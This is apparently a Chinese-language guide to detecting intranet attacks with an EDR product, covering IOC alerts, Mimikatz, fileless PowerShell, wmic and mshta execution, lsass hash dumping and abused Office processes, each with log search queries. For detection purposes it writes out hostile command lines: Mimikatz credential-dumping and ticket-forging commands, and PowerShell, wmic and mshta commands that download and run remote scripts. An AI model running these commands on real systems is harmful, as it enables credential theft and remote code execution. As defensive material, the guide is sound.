
* 1. 终端内网攻击
     1. 网络告警(IP/域名)，EDR定位终端进程
        1. 概念


黑客在渗透时会用到C&C服务器，工具或数据上传下载等网络资源。EDR把终端进程的DNS解析的域名、IP和端口，与IOC告警库做匹配，如果命中则告警。

* + - 1. 方式

1. 连接C2服务器
2. 上传、下载信息到服务器
3. 文件攻击脚本下载执行
   * + 1. 应对攻击


存在告警：





检索日志：

通过告警进程检索，日志类型选择“告警事件”，可以筛选出告警进程的命令行信息和host信息（IOC告警的原因）。然后可以通过EDR进程链、调查等工具进行进一步的上下文分析。



* + 1. Mimikatz攻击检测
       1. 概念

Mimikatz在内网渗透过程中，可以抓取用户的明文口令。它还能够创建票证、票证传递、hash传递、甚至伪造域管理凭证令牌等操作。

* + - 1. 方式

Mimikatz攻击常常带有特定的命令参数。如：

mimikatz.exe ""privilege::debug"" ""sekurlsa::logonpasswords full""

mimikatz.exe kerberos::golden

mimikatz.exe sekurlsa::pth


mimikatz.exe kerberos::ptt

mimikatz.exe lsadump::dcshadow

mimikatz.exe lsadump::dcsync /domain:

* + - 1. 应对攻击


存在告警





日志检索：

检索条件按进程：process\_name:"mimikatz.exe" ，或者按参数： mdline:"logonpasswords "



* + 1. 无文件攻击\_powershell检测
       1. 概念

Powershell.exe可以从网络下载脚本内容并在内存中执行。本地磁盘不会有脚本文件生成。黑客常常利用powershell的这个特性来执行恶意脚本，躲避杀软的监控。

* + - 1. 方式


1. Powershell在无文件执行时命令行有明显的关键字，如downloadstring等

例如：powershell.exe -nop -c "IEX ((new-object net.webclient).dowanloaddstring('http://10.43.191.14:80/a'))

* + - 1. 应对攻击


存在告警





检索日志：

通过进程名IP信息等条件，进一步检索恶意进程的行为，如process\_name:"powershell.exe" AND sip:10.95.13.12。配合“统计”功能，可以快速查找更多有用信息。



* + 1. 无文件攻击\_wmic检测
       1. 概念

Wmic.exe可以从网络下载脚本并执行。

* + - 1. 方式

1. Wmic参数带有明显的关键字。如wmic os get /FORMAT:"http://192.168.1.107:9996/g8gkv.xsl"
   * + 1. 应对攻击


存在告警





检索日志

通过检索条件：process\_name:"wmic.exe" AND cmdline:"format"




* + 1. 无文件攻击\_mshta检测
       1. 概念


mshta.exe可以从网络下载执行hta脚本并执行。

* + - 1. 方式

1. mshta.exe参数会带有特定的参数关键字。mshta.exe http://192.168.1.109:8080/pKz4Kk059Nq9.hta
   * + 1. 应对攻击


存在告警





检索日志：

根据进程名检索：process\_name:"mshta.exe"，进行分析




* + 1. hashdump攻击检测
       1. 概念

 lsass.exe 进程内存中包含了用户账号密码的hash信息。黑客会dump并解析lsass.exe内存，获取账户密码的hash信息。

* + - 1. 方式

1. 直接利用mimikazt工具获取hash
2. 先dump出lsass.exe内存，再进行解析
   * + 1. 应对攻击


存在告警





检索日志：

根据进程名或参数进行检索：cmdline:"accepteula" AND cmdline:"lsass.exe"



* + 1. 利用白进程攻击检测
       1. 概念

黑客常常利用系统进程或者利用常用软件漏洞来进行恶意攻击，如利用Office、Adobe等漏洞执行命令。


* + - 1. 方式


利用软件漏洞执行恶意代码，常被利用的进程有winword.exe、EXCEL.exe、POWERPNT.EXE、AcroRd32.exe、EqnEdit.exe、iexplore.exe。

* + - 1. 应对攻击

存在告警








检索日志：

通过日志检索详细信息：process\_parent\_path: "WINWORD.EXE" AND process\_name:"Mshta.exe"，确定原因和失陷范围。（检索条件根据实际变更）



* + 1. 桌面终端敏感信息文件暴露检测
       1. 概念

安全意识比较差的政企员工，可能会把敏感的信息保存成文件，如password.docx、账户信息.xlsx等。黑客会利用这个特点，搜集客户的信息。

* + - 1. 方式

